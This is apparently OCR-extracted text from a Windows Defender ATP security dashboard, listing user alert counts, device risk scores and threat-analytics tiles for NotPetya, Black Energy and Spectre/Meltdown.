Windows Defender AV detected 'Reimage' unwanted software	Medium	June 18, 2018 11:11 AM

Show more

Identity protection

Users with threat detections

Updated 6:20 pm today

User	Alerts
Jesse Wallin	56
Robin Goolsby	45
Eva Macias	32
Jonathan Wolcott	27
Rex Fredrickson	16
Donovan Eagle	15
Jess Passmore	8
Antoine Hindman	4
Wayne Wallin	2

Show more

Device protection

34 devices at risk / 1,254

Updated 6:20 pm today

Device	Risk score
RDP_SRV_10	High
RDP_SRV_5	High
FIN_SRV_HQ	High
DC_SRV_US	High
cont-evamacias	High
cont-jonathanwolcott	High
cont-jesswallin	Medium
RDP_SRV_25	Medium
RDP_SRV_25	Medium

See more

Email protection

12 email accounts at risk /1,022

Updated 6:20 pm today

Email account	User

Device threat analytics

Assess your defenses against high-profile threats

Updated 6:20 pm today

Get interactive reports on Windows Defender ATP about emerging threats

Spectre and Meltdown 23 active/132

Advanced Trojan Outbreak 16 active/182


NotPetya 13 active/254


Black Energy 13 active/142


Threat News

